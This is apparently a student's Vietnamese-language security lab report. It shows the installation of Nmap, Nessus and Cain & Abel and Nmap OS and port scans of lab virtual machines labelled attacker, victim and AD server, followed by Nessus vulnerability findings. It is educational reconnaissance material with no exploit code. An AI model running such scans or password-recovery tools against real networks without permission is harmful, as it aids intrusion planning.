

Tên: Nguyễn Minh Hiền

MSSV: 1712425

BÁO CÁO BÀI LAB SỐ 02


1) Cài đặt chương trình

1.1) Cài đặt chương trình Nmap trên máy Attacker (Kali)

Trên Kali thì chương trình Nmap đã được cài đặt sẵn


1.2) Cài đặt chương trình Nessus trên máy Attacker (Kali)

+ Vào trang chủ Nessus để tải bản cài đặt



+ Tải về sau đó cài đặt như sau:

```
kali@kali:~/Downloads$ dpkg -i Nessus-8.12.1-debian6_amd64.deb
```




+ Kiểm tra cài đặt thành công và kích hoạt dịch vụ

```
kali@kali:~/Downloads$ sudo systemctl start nessusd
```

```
[sudo] password for kali:
```

```
kali@kali:~/Downloads$ sudo systemctl enable nessusd
```


```
kali@kali:~/Downloads$ sudo systemctl status nessusd
```




```
File Actions Edit View Help
kali@kali:~/Downloads$ sudo systemctl start nessusd
[sudo] password for kali:
kali@kali:~/Downloads$ sudo systemctl enable nessusd
kali@kali:~/Downloads$ sudo systemctl status nessusd
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/lib/systemd/system/nessusd.service; enabled; vendor preset: disabled)
   Active: active (running) since Sun 2020-11-08 07:19:06 EST; 16min ago
     Main PID: 545 (nessus-service)
        Tasks: 13 (limit: 1093)
      Memory: 82.1M
     CGroup: /system.slice/nessusd.service
            └─545 /opt/nessus/sbin/nessus-service -q
              └─549 nessusd -q

Nov 08 07:19:06 kali systemd[1]: Started The Nessus Vulnerability Scanner.
kali@kali:~/Downloads$
```


+ Cần phải đăng kí trên trang chủ Nessus để nhận mã code kích hoạt dịch vụ.
Sau khi đăng kí thì sẽ nhận được mã code



+ Đăng nhập vào địa chỉ <https://localhost:8834/#/> để sử dụng dịch vụ




+ Màn hình sau khi đăng nhập thành công



1.3) Cài đặt chương trình Cain & Abel trên máy Attacker (Window XP)

+ Tải Cain & Abel



filehorse Search... EN

Very useful security software used for decryption and decoding of passwords!

Home > Firewalls and Security > Cain & Abel 4.9.56

New Group-IB Anti-Bot System
Learn how Preventative Proxy can decrease bot activity sixfold & protect your business. [SIGN UP](#)

Cain & Abel
June, 19th 2020 - 100% Safe - Freeware - Ad-Supported

Free Download
(7.9 MB) From Author's Site

Share with Friends: [Facebook](#) [Twitter](#) [Google+](#)

Alternatives: [Kaspersky](#) [McAfee Gamer](#) [KeePassXC](#) [Freegate](#)

Features Screenshots Old Versions

Latest Version: Cain & Abel 4.9.56 **LATEST**

Requirements: Windows XP / Vista / Windows 7 / Windows 8 / Windows 10


User Rating: ★★★★★ Click to vote

Author / Product: Massimiliano Montoro / Cain & Abel

Old Versions: [Select Version](#)

Cain & Abel is a very useful security tool used for **decryption and decoding of passwords** for a wide array of offline programs and network services. Built from the ground up to be extremely helpful to users who have forgotten passwords for some of their most-used apps on their home PC. **Cain and Abel** feature **powerful decoding**

+ Cài đặt thành công



2) Xác định các dịch vụ

2.1) Xác định các phiên bản hệ điều hành các máy trên mạng

2.2) Xác định các port trên các máy

2.3) Xác định dịch vụ tương ứng với các port

Sử dụng chương trình nmap trên máy Kali Attacker

Câu lệnh: `kali@kali:~/Desktop$ sudo nmap -O 192.168.25.1`

(Quét máy AD Server)

```
kali@kali:~$ sudo nmap -O 192.168.25.1 IP của AD Server
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-16 20:55 EST
Nmap scan report for win-k2tcw45gw.hien.com (192.168.25.1)
Host is up (0.0045s latency)
Not shown: 994 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
169/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
512/tcp   open  http-rpc-epmap
636/tcp   open  ldaps
636/tcp   open  globalcatLDAP
1269/tcp  open  globalcatLDAPssl
40154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
MAC Address: 00:0C:29:7B:B2:33 (VMware)
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 4xsp1|7|PHONE|Vista
OS CPE: cpe:/o:microsoft:windows_server:2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista:- cpe:/o:microsoft:windows_vista:sp1
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
kali@kali:~$
```

Câu lệnh: `kali@kali:~/Desktop$ sudo nmap -O 192.168.25.6`

(Quét máy Win Attacker)

```
kali@kali:~$ sudo nmap -O 192.168.25.6 IP của máy Win Attacker
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-16 20:58 EST
Nmap scan report for 192.168.25.6
Host is up (0.00057s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:7B:B2:33 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.63 seconds
kali@kali:~$
```

Câu lệnh: `kali@kali:~/Desktop$ sudo nmap -O 192.168.1.5` (Quét máy Client)


```
File Actions Edit View Help
kali@kali:~$ sudo nmap -O 192.168.25.5 IP của Victim
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-16 21:00 EST
Nmap scan report for victim.hien.com (192.168.25.5)
Host is up (0.00056s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:40:98:6B (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.60 seconds
kali@kali:~$
```

3) Sử dụng Nmap và Nessus để scan các vulnerability

3.2) Sử dụng Nessus để scan lỗi hệ điều hành và mạng

+ Trên AD Server



The screenshot shows the Nessus interface for a scan titled "AD Server". The left sidebar contains navigation options like "My Scans", "All Scans", "Trash", "Policies", "Plugin Rules", "Customized Reports", "Community", and "Research". The main area displays a table of vulnerabilities found during the scan. The table has columns for Severity, Name, Family, and Count. The vulnerabilities listed include "Unsupported Microsoft DNS Server Detection" (Critical), "Microsoft Windows (Multiple Issues)" (Medium), "DHCP Server Detection" (Low), "Nessus SYN scanner" (Info), "DCE Services Enumeration" (Info), "SMB (Multiple Issues)" (Info), "DNS (Multiple Issues)" (Info), "Kerberos Information Disclosure" (Info), "Nessus Windows Scan Not Performed with Admin Privileges" (Info), "Network Time Protocol (NTP) Server Detection" (Info), "Server Message Block (SMB) Protocol Version 1 Enabled (unauthenticated check)" (Info), and "WMI Not Available" (Info). On the right, there is a "Scan Details" section showing the policy, status, scanner, and start time. Below that is a "Vulnerabilities" donut chart showing the distribution of severity levels: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue).

Sev	Name	Family	Count
CRITICAL	Unsupported Microsoft DNS Server Detection	DNS	1
MEDIUM	Microsoft Windows (Multiple Issues)	DNS	2
LOW	DHCP Server Detection	Service detection	1
INFO	Nessus SYN scanner	Port scanners	12
INFO	DCE Services Enumeration	Windows	11
INFO	SMB (Multiple Issues)	Windows	7
INFO	DNS (Multiple Issues)	DNS	3
INFO	Kerberos Information Disclosure	Misc.	1
INFO	Nessus Windows Scan Not Performed with Admin Privileges	Settings	1
INFO	Network Time Protocol (NTP) Server Detection	Service detection	1
INFO	Server Message Block (SMB) Protocol Version 1 Enabled (unauthenticated check)	Misc.	1
INFO	WMI Not Available	Windows	1

nessus

PRO

ScansSettings

mishchen

FOLDERS

- My Scans1
- All Scans
- Trash

RESOURCES

- Policies
- Plugin Rules
- Customized Reports

TENABLE

- Community
- Research

AD Server / Plugin #10663

[Back to Vulnerabilities](#)

Hosts1Vulnerabilities14Notes3History1

LOWDHCP Server Detection

Description

This script contacts the remote DHCP server (if any) and attempts to retrieve information about the network layout.

Some DHCP servers provide sensitive information such as the NIS domain name, or network layout information such as the list of the network web servers, and so on.

It does not demonstrate any vulnerability, but a local attacker may use DHCP to become intimately familiar with the associated network.

Solution

Apply filtering to keep this information off the network and remove any options that are not in use.

Output

Messus gathered the following information from the remote DHCP server :

Master DHCP server of this network : 192.168.25.1
IP address the DHCP server would attribute us : 192.168.25.3
Netmask : 255.255.255.0
DHCP server(s) identified : 192.168.25.1
Router : 192.168.25.1
Domain name server(s) : 192.168.25.1
Domain name : hien.com

Port :	Hosts
67 / udp	192.168.25.1

Plugin Details

Severity: Low

ID: 10663

Version: 1.24

Type: remote

Family: Service detection

Published: May 5, 2001

Modified: March 6, 2019

